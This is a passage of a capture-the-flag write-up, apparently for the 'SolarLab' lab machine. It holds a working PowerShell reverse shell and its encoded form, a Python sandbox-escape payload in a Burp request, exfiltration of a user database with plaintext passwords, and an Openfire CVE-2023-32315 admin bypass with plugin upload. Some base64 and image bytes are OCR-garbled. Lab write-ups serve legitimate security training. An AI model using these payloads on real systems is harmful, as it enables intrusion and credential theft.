$lport = 9001 # Attacker's listening port
$client = New-Object System.Net.Sockets.TCPCClient($listener, $lport)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
    $sendback2 = $sendback + "PS " + (pwd).Path + "> "
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()

```

└─(pyp@Ghost)-[~/.../Machines/Active/Solarlab/exploit]

```

└─$ cat rev.ps1 | iconv -t utf-16le | base64 -w 0
JABsAGkAcwB0AGUAbgBlAHIAIA9ACAAIgAxADAALgAxADAALgAxADQALgA2ADMAIgAgACMAIABB
AHQAdABhAGMAawBlAHIAJwBzACAASQBQACAAYQBkAGQAcgBlAHMACwAKACQAbABwAG8Acgb0ACAA
PQAgADkAMAAwADEAIAAjACAAQQB0AHQAYQBjAGsAZQByACCACwAgAGwAaQBzAHQAZQBuAGkAbgBn
ACAAcABvAHIAAdAAKACQAYwBsAGkAZQBuAHQIAAA9ACAATgBlAHcALQBPAGIAagBLAGMAdAAgAFMA
eQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBuAHQAKAAK
AGwAaQBzAHQAZQBuAGUAcgAsACAAJABsAHAAbwByAHQAKQAKACQAcwB0AHIAZQBhAG0AIAA9ACAA
JABjAGwAaQBLAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQAKAFsAYgB5AHQAZQBbAF0AXQAK
AGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQzADUafAA1ahsAMAB9AAoAdwBoAGkAbABLAGcA
KAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAAMAAs
ACAAJABiAHkAdABLAGMALgBMAGUAbgBnAHQAAAPACKAIAAtAG4AZQAgADAQKB7AAoAIAAgACAA
IAAkAGQAYQB0AGEAIAA9ACAAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABLAE4AYQBt
AGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMABwBkAGkAbgBnACKA
LgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAAsACAAJABpACKAcgAgACAAIAAg
ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgASQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkA
bwBuACAALQBDAG8AbQBtAGEAbgBkACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUdAAt
AFMAdAByAGkAbgBnACAAKQAKACAAIAAgACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAKAHMA
ZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIArACAACBwAHcAZAApAC4AUABhAHQAAaAg
ACsAIAAiAD4AIAAiAAoAIAAgACAAIAAKAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLHgA
dAAuAGUAbgBjAG8AZABpAG4AZwBdADOA0gBBAFMAQwBJAEkAKQAUAEcAZQB0AEIAeQB0AGUAcwAo
ACQAcwBLAG4AZABiAGEAYwBrADIQAKACAAIAAgACAAJABzAHQAcgBlAGEAbQAUAFcAcgBpAHQA
ZQAOACQAcwBLAG4AZABiAHkAdABLAGwAMAAAsACQAcwBLAG4AZABiAHkAdABLAG4ATABLAG4AZwB0
AGgAKQAKACAAIAAgACAAJABzAHQAcgBlAGEAbQAUAEYAbAB1AHMAaAAoACKACgB9AAoAJABjAGwA
aQBLAG4AdAAuAEMAbABvAHMAZQoACKACgA=
```

2. We send the burp request:

```
2 Content-Disposition: form-data; name="travel_request"
3
4 <p><font color="[[[getattr(pow, Word('__globals__'))['os']].system('powershell -e
JABsAGkAcwBOAGUAbgB\AHIAI AA9ACAAIgAxADAALgAxADAALgAxADQALgA2ADMAIgAgACMAIABBAHQdABhAGMAaw
B\LAHI AJwBzACAASQBQACAAYQBk AGQAcgB\LAHMAcwkACQAbAwAG8AcgB\OACAPQAgAdk AMAAwADEAI AAj ACAAQQB0
AHQAYQBj AGsAZQByACC AcwAgAGwAaQBzAHQAZQBuAGk AbgBnACAAcAbvAHI AdAAKACQAYwBsAgk AZQBuAHQAI AA9AC
AATgB\LAHcALQPBPAGI AagB\LAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB\LAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAA
QwBsAgk AZQBuAHQAKAAk AGwAaQBzAHQAZQBuAGLAcgAsACAAJABsAHAAbwByAHQAKQAKCQAcwBOAHI AZQBhAGOAI A
A9ACAAJABj AGwAaQB\AG4AdAAuAEcAZQBOFMAdAbYAGUAYQBtACgAKQAKAFsAYgB5AHQAZQBbAOAXQAkAGI AeQBO
AGUAcwAgADOAI AAwAC4ALgA2ADUANQAzADUaf AA\LAHsAMAB9AAoAdwBoAGkAbABLACgAKAAkAGkAI AA9ACAAJABzAH
QAcgB\LAGEAbQAUAFI AZQBhAGQAKAAk AGI AeQBOAGUAcwAsACAAAMAsACAAJAB1AHkAdABLAHMALgBMAGUAbgBnAHQA
AApACKAI AATAG4AZQAgADAAKQB7AAoAI AAqACAAI AAk AGQAYQBOAGEAI AA9ACAAKABOAGUAdwAt AE8AYgBqAGUAYw
BOACAAQBUAHCACAB\AE4AYQBtAGUAI ABT AHk AcwBOAGUAbQAUAFQAZQB4AHQALgBBAFMAQwBJAEk ARQBuAGMAbwBk
AGkAbgBnACK ALgBHAGUAdABT AHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAAsACAAJABpACK ACgAgACAAI AAgAC
QAcwB\LAG4AZABi AGEAYwBrACAAPQAgAcgASQBuAHYAbwBrAGUALQBFAHgAcAbYAGUAcwBzAGkAbwBuACAAQBDAG8A
bQBtAGEAbgBkACAAJABkAGEAdABhACAAmga+ACY AMQAgAHwAI ABPAHUAdAAT AFMAdAbYAGkAbgBnACAAKQAKACAAIA
AgACAAJABzAGUAbgBkAGI AYQBjAGsAMgAgADOAI AAk AHMAZQBuAGQAYgBhAGMAawAgACsAI AAi AFAAUwAgACI AI AAr
ACAAKABwAHcAZAApAC4AUABhAHQAAAGACsAI AAi AD4AI AAoAI AAqACAAI AAk AHMAZQBuAGQAYgB5AHQAZQAgAD
OAI AAoAFsAdABL AHgAdAAuAGUAbgBjAG8AZAbpAG4AZwBdADoAOgBBFMAQwBJAEk AKQAUAEcAZQBOAEI AeQBOAGUA
cwAoACQAcwB\LAG4AZABi AGEAYwBrADT AKQAKACAAI AAqACAAJABzAHQAcgB\LAGEAbQAUAFcAcgBpAHQAZQoACQAcw
B\LAG4AZABi AHkAdABLACwAMAAAsACQAcwB\LAG4AZABi AHkAdABLAC4ATABLAG4AZwBOAGgAKQAKACAAI AAqACAAJABz
AHQAcgB\LAGEAbQAUAEYAbAB1AHMAaAAoACKAcgB9AAoAJABjAGwAaQB\LAG4AdAAuAEMAbABvAHMAZQoACkACgA=')
    for Word in [ orgTypeFun( 'Word', (str,) ), { 'mutated': 1, 'startswith': lambda self, x: x
    == 0, '__eq__': lambda self, x: self.mutate() and self.mutate < 0 and str(self) == x,
    'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda
    self: hash(str(self)), } ] ] for orgTypeFun in [type(type(1))] for none in
    [[].append(1)]]] and 'red'>exploit</font></p>
5 -----WebKitFormBoundary8iq3an86hulDPmzK
6 Content-Disposition: form-data; name="signature"; filename="iisstart.png"
7 Content-Type: image/png
8
9 PNG
0
1 IHDRÀX" öVgAMA±üa pHys
2 è
3 è/2,7tExTSoftwarePaint.NET
v3.5.1000r;ïIDATx^iÝ\xçö¶!BÜYeä.åÁÝÝÝÝZ\)-Thi;¥T" ûm@PfPRji;{ÅÚéÝ³4ññüýy;·wî3³g'3s>;Í]wzd
ñ2Ä`/½Fð2Ä`/½Fð2Ä`/½Fð2Ä`/½Fð2Ä`/½Fðöýi*gW\éži{/|\{é»Pý6kð;ÆwÄgC;DiPxúi{giÜv?ýÅäi|K;ù
-žñëi;Î»Pbkü;ñò? P, 3KYöroM>ùA¶g?B+Å¤ñWññWL]p,
4 /W
Ç? |éÄi?þö_ýf" |é?ý¶üåßþZYédQøööC]¾{4"ýGx¹úüçü~>üüÛU/+Íi*D±K _ö<$>s.' ,¢, _Ö-¿rïèš»Pýv.Ý·Èç
ÜÜ'ßþá?÷yVýðrøyé+R°fúûó_ØþD°/zññS]¢Éi o5áf~þéOåYuyóí~D«kßþáåéóÍhëxEÄ|_|_é7÷yñLëä" ª[ný*çýí÷Ø£
}ÜÜ'í~ø*m*d4Àýc\}þö_ýdú?þþöi[B+| ÜýðÜçþñN]þþkëT\øEuåíA ÉÓiñw.·?l=£ð{[+zçû/ññ:0»$*iý4½xññ
ç? |éÄi?þö_ýf" |é?ý¶üåßþZYédQøööC]¾{4"ýGx¹úüçü~>üüÛU/+Íi*D±K _ö<$>s.' ,¢, _Ö-¿rïèš»Pýv.Ý·Èç
ÜÜ'ßþá?÷yVýðrøyé+R°fúûó_ØþD°/zññS]¢Éi o5áf~þéOåYuyóí~D«kßþáåéóÍhëxEÄ|_|_é7÷yñLëä" ª[ný*çýí÷Ø£
}ÜÜ'í~ø*m*d4Àýc\}þö_ýdú?þþöi[B+| ÜýðÜçþñN]þþkëT\øEuåíA ÉÓiñw.·?l=£ð{[+zçû/ññ:0»$*iý4½xññ
```

3. We get back a connection:

```
$ nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57986
whoami
solarlab\blake
PS C:\Users\blake\Documents\app>
```

02 - Privilege Escalation

solarlab\blake

From the `solarlab\blake` user we can see the following:

- Reading `user.txt`:

```
PS C:\Users\blake\Desktop> cat user.txt
de8241f92a5a1728319a6af57789443b
```

- Privileges

```
PS C:\Users\blake\Desktop> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer <code>from</code> docking station	Disabled
SeIncreaseWorkingSetPrivilege	Increase a <code>process</code> working <code>set</code>	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

- Open ports

```
PS C:\Users\blake\Desktop> netstat -antp tcp
Proto Local Address Foreign Address State Offload State
    TCP 0.0.0.0:80 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:135 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:445 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:6791 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING InHost
    TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5000 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5222 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5223 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5262 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5263 0.0.0.0:0 LISTENING InHost
    TCP 127.0.0.1:5269 0.0.0.0:0 LISTENING InHost
```

```
TCP 127.0.0.1:5270 0.0.0.0:0 LISTENING InHost
TCP 127.0.0.1:5275 0.0.0.0:0 LISTENING InHost
TCP 127.0.0.1:5276 0.0.0.0:0 LISTENING InHost
TCP 127.0.0.1:7070 0.0.0.0:0 LISTENING InHost
TCP 127.0.0.1:7443 0.0.0.0:0 LISTENING InHost
TCP 127.0.0.1:9090 0.0.0.0:0 LISTENING InHost [OpenFire port ?]
TCP 127.0.0.1:9091 0.0.0.0:0 LISTENING InHost
```

- Users

```
PS C:\Users\blake\Documents\app> dir "/users"
```

```
Directory: C:\users
```

Mode	LastWriteTime	Name
----	-----	-----
d----	11/17/2023 10:03 AM	Administrator
d----	11/16/2023 9:43 PM	blake
d----	11/17/2023 2:13 PM	openfire
d-r--	11/17/2023 12:54 PM	Public

- Programs (installed)

```
PS C:\Users\blake\Documents\app> dir "/Program Files"\
```

```
Directory: C:\Program Files
```

Mode	LastWriteTime	Name
----	-----	-----
d----	11/16/2023 9:39 PM	Common Files
d----	4/26/2024 4:39 PM	Internet Explorer
d----	11/17/2023 10:04 AM	Java
d----	11/16/2023 9:47 PM	Microsoft Update Health
Tools		
d-----	12/7/2019 11:14 AM	ModifiableWindowsApps
d-----	11/17/2023 2:22 PM	Openfire
[SNIPPED]		

Trying to access the openfire folder:

```
PS C:\Users\blake\Documents\app> dir "/Program Files/Openfire" # There is
not listing and all errors are not shown due to the payload I used.
```

From here there are two paths to get the next user, `openfire`:

1. Password reuse

By enumerating the database (the way we were able to enumerate the users) we can look for passwords.

- Attacker

```
impacket.smbserver -smb2support solarlab_files .
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

[LATER]
ls -la
total 20
drwxrwxr-x 2 pup pup 4096 May 13 22:31 .
drwxrwxr-x 6 pup pup 4096 May 13 22:26 ..
-rwxrwxr-x 1 pup pup 12288 May 2 12:30 users.db
```

- Victim

```
PS C:\Users\blake\Documents\app\instance> net use X:
\\10.10.14.63\solarlab_files
The command completed successfully.
```

```
PS C:\Users\blake\Documents\app\instance> cp users.db X:
PS C:\Users\blake\Documents\app\instance> cd X:
PS X:\> dir
```

Directory: X:\

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
-a---	5/2/2024 12:30 PM	12288	users.db

We can enumerate from there:

```
└$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3042000,
file counter 2, database pages 3, cookie 0x1, schema 4, UTF-8, version-
valid-for 2

└─(pyp@Ghost)-[~/.../Active/Solarlab/www/shares]
└$ sqlite3 users.db '.tables'
user

└─(pyp@Ghost)-[~/.../Active/Solarlab/www/shares]
└$ sqlite3 users.db '.schema user'
CREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(50) NOT NULL,
    password VARCHAR(100) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
);

└─(pyp@Ghost)-[~/.../Active/Solarlab/www/shares]
└$ sqlite3 users.db 'select username,password from user'
blakeb|ThisCanB3typedeasilyl@
claudias|007poiuytrewq
alexanderk|HotP!fireguard
```

From the above we can extract the password HotP!fireguard which seriously sounds like a password for a person called openfire . By using RunasCs.exe , we can validate this:

```
PS C:\Users\blake\documents> copy X:/runas.exe runas.exe
PS C:\Users\blake\documents> dir
```

Directory: C:\Users\blake\documents

Mode	LastWriteTime	Length	Name
d-----	5/2/2024 6:25 PM		app
-a----	5/13/2024 10:41 PM	51712	runas.exe
-a----	5/4/2024 7:20 PM	243	start-app.bat

```
PS C:\Users\blake\documents> ./runas.exe openfire HotP!fireguard "cmd /c
```

```
whoami"
[*] Warning: The logon for user 'openfire' is limited. Use the flag
combination --bypass-uac and --logon-type '5' to obtain a more privileged
token.

solarlab\openfire
```

We can get a proper `tty` through `netcat`:

```
PS C:\Users\blake\documents> ./runas.exe openfire HotP!fireguard "cmd /c
copy \\10.10.14.63\solarlab_files\nc.exe C:\users\openfire\documents\nc.exe"
[*] Warning: The logon for user 'openfire' is limited. Use the flag
combination --bypass-uac and --logon-type '5' to obtain a more privileged
token.

1 file(s) copied.
```

- Attacker

```
nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 58015
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\openfire
```

2. OpenFire administration login:

The 2nd method is through the openfire administration log in; This is because of the following ports that we saw:

```
TCP 127.0.0.1:9090 0.0.0.0:0 LISTENING InHost [OpenFire port ?]
TCP 127.0.0.1:9091 0.0.0.0:0 LISTENING InHost
```

We can use chisel to reverse forward the port so that we access it:

- Attacker

```
└$ ./chisel server --port 8002 --reverse
2024/05/14 10:10:41 server: Reverse tunnelling enabled
```

```
2024/05/14 10:10:41 server: Fingerprint  
w90Yes77U2rb1Ylot7RTyJUb/a9KMWNGcnXU37VC7Wk=  
2024/05/14 10:10:41 server: Listening on http://0.0.0.0:8002
```


- Victim

```
PS C:\Users\blake\Documents> ./chisel.exe client 10.10.14.63:8002  
R:9090:127.0.0.1:9090
```

The connection is made and we can confirm it:

```
[pyp@Ghost] ~/_/Machines/Active/SolarLab/www  
$ ./chisel server --port 8002 --reverse  
2024/05/14 10:10:41 server: Reverse tunnelling enabled  
2024/05/14 10:10:41 server: Fingerprint w90Yes77U2rb1Ylot7RTyJUb/a9KMWNGcnXU37VC7Wk=  
2024/05/14 10:10:41 server: Listening on http://0.0.0.0:8002  
2024/05/14 10:11:40 server: session#1: tun: proxy#R:9090=>9090: Listening  
* Victim  
|> Jab  
|> Mailing  
PS C:\Users\blake\Documents> ./chisel.ex  
R:9090:127.0.0.1:9090
```

From there we can visit the connection on our localhost:



From the above, we see that the server is running Version 4.7.4 which is vulnerable to a bypass CVE that allows us to create admin users -> CVE-2023-32315 :

<https://github.com/miko550/CVE-2023-32315>

We can fetch the git repo and outline the steps to execution:

1. Create a user using the provided python exploit.


```
python3 CVE-2023-32315.py -t http://127.0.0.1:9090
```

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215) Use at your own risk!

```
[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node011di7waq8illw1rw23lam1tx0n1.node0 +
csrf: F1gjFqz4uBUUpDP
User added successfully: url: http://127.0.0.1:9090 username: ue6t75
password: vhc8jc
```

ue6t75 : vhc8jc

2. Log in to the site using the created user.



The screenshot shows the "Server" tab of the Openfire Administration Console. The top navigation bar includes "Server", "Users/Groups", "Sessions", "Group Chat", and "Plugins". Below the navigation is a sub-menu for "Server Manager" with options like "Server Information", "System Properties", "Language and Time", "Clustering", "Cache Summary", "Database", "Logs", "Email Settings", "SMS Settings", and "Security Audit Viewer". The main content area is titled "Server Information" and displays a yellow banner with an info icon and the message "Update information: Server version 4.8.1 is now available. Click [here](#) to download or read the [change log](#) for more information.". It also shows "Server Properties" with details: "Server Uptime: 20 hours, 43 minutes -- started May 13, 2024 1:43:58 PM", "Version: Openfire 4.7.4", "Server Directory: C:\Program Files\Openfire", and "XMPP Domain Name: solarlab.lib". There is also a section for "Environment" with the note "Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM". On the right side, there is a "Ignite Realtime News" box with the message "The Ignite Realtime feed is currently unavailable." and a small "X" icon.

3. Upload the malicious java plugin

Allows access to plugins

Plugins

Available Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the [Available Plugins](#) page.

Plugins	Description	Version	Author	Restart	Delete
Search	Provides support for Jabber Search (XEP-0055)	1.7.3	Ryan Graham		

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Choose a file and Upload the Plugin

Plugins

Plugin uploaded successfully.

4. Access the the malicious plugin using the pass 123 and executing code:

openfire™

Server

Users/Groups Sessions Group Chat Plugins

Server Manager Server Settings TLS/SSL Certificates Media Services PubSub

Server Information System Properties Language and Time Clustering Cache Summary Database Logs Email Settings SMS Settings Security Audit Viewer

Should be accessed

Server Information

Update information

Server version 4.8.1 is now available. Click [here](#) to download or read the [change log](#) for more information.

Server Properties

Server Uptime: 20 hours, 45 minutes -- started May 13, 2024 1:43:58 PM
Version: Openfire 4.7.4
Server Directory: C:\Program Files\Openfire
XMPP Domain Name: solarlab.htb

Environment

Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM
Appserver: jetty9.4.43.v20210629
Server Host Name (FQDN): solarlab.htb
OS / Hardware: Windows 10 / amd64
Locale / Timezone: en / Eastern European Time (2 GMT)

Ignite Realtime News

The Ignite Realtime feed is currently unavailable.

The server is currently using the following user and group system. When using LDAP integration it is possible to alter current integration.

- Default - Store users and groups in the server database. This is the best option for simple deployments.
- Directory Server (LDAP) - Integrate with a directory server such as Active Directory or OpenLDAP using the LDAP protocol. Use this option if you want to use existing user accounts.

Access and give pass 123

openfire management tool

Access system command

Execute command

system command

Execute

Execution result

Group Chat | Plugins

5. Run commands

system command

Execute command

whoami

Execute

Execution result

solarlab\openfire

solarlab\openfire

From the above, we can just use any of the two methods to get shell on the box; After getting a stable shell, we can access the `OpenFire` directory that was hidden to us. Since it's a database system, we can enumerate for passwords:

```
C:\Program Files\Openfire>dir
dir
Volume in drive C has no label.
Volume Serial Number is 385E-AC57
```

Directory of C:\Program Files\Openfire

11/17/2023 03:22 PM	<DIR>	.
11/17/2023 03:22 PM	<DIR>	..
11/17/2023 03:11 PM	<DIR>	.install4j
11/17/2023 03:11 PM	<DIR>	bin
11/09/2022 06:59 PM		375,002 changelog.html
05/13/2024 01:43 PM	<DIR>	conf
11/17/2023 03:11 PM	<DIR>	documentation
05/13/2024 01:44 PM	<DIR>	embedded-db
11/17/2023 03:11 PM	<DIR>	lib
02/16/2022 06:55 PM		10,874 LICENSE.html
11/17/2023 03:24 PM	<DIR>	logs
05/14/2024 10:28 AM	<DIR>	plugins
02/16/2022 06:55 PM		5,403 README.html
11/17/2023 03:11 PM	<DIR>	resources
11/09/2022 07:00 PM		798,720 uninstall.exe
	4 File(s)	1,189,999 bytes
	11 Dir(s)	7,743,893,504 bytes free

There is an embedded-db directory which has quite interesting

files:<https://discourse.igniterealtime.org/t/location-and-structure-of-embedded-db/57190>

Location and structure of embedded-db?

■ Openfire ■ Openfire Support



KR1

Folks;

so far running OpenFire using the embedded db, I am, as things get a little more load internally, thinking about how to meaningfully back up the whole structure, and consequently stumbled across the question how to back up the database in OpenFire, too. Ultimately, I read a lot about embedded-db being backed up all along with backing up the openfire installation folder, too, yet I wonder where the database actually lives. My installation (CentOS 6.x) lives in /opt/openfire/openfire, so I kind of expected the database files to live there, too. However, examining the folder I just see these four files:

```
-rw-rw-r-- 1 remote remote 16 12. Jan 10:01 openfire.lck  
-rw-rw-r-- 1 remote remote 716833 12. Jan 09:34 openfire.log  
-rw-rw-r-- 1 remote remote 410 2. Jan 17:02 openfire.properties  
-rw-rw-r-- 1 remote remote 194507 2. Jan 17:00 openfire.script
```

I hardly have any experience administering hsqldb instances at runtime, but somehow I wonder where the db actually does keep its data. Asking the other way 'round: Is this all there is supposed to be in there? Am I missing something? Or is this all it needs to get the db up and running?

TIA and all the best,

Kristian

Jan '12

Jan 2012

1 / 6

Jan 2012

Sep '20

Solved by wroot in post #2

openfire.script is your "database". Actually hsqldb is a text file with all the sql commands (you can open it with a text editor and see). This database is loaded into memory and is held in memory all the time after the Openfire starts. So, you can backup this folder, or this file, or just whole ope...



created Jan '12



last reply Sep '20

5

16.3k

replies views

5 users

1 like



wroot



L

2



We have the understanding that the `openfire.script` is the database of `openfire`. We can read the file to see the details:

```
GRANT DBA TO SA
SET SCHEMA SYSTEM_LOBS
INSERT INTO BLOCKS VALUES(0,2147483647,0)
SET SCHEMA PUBLIC
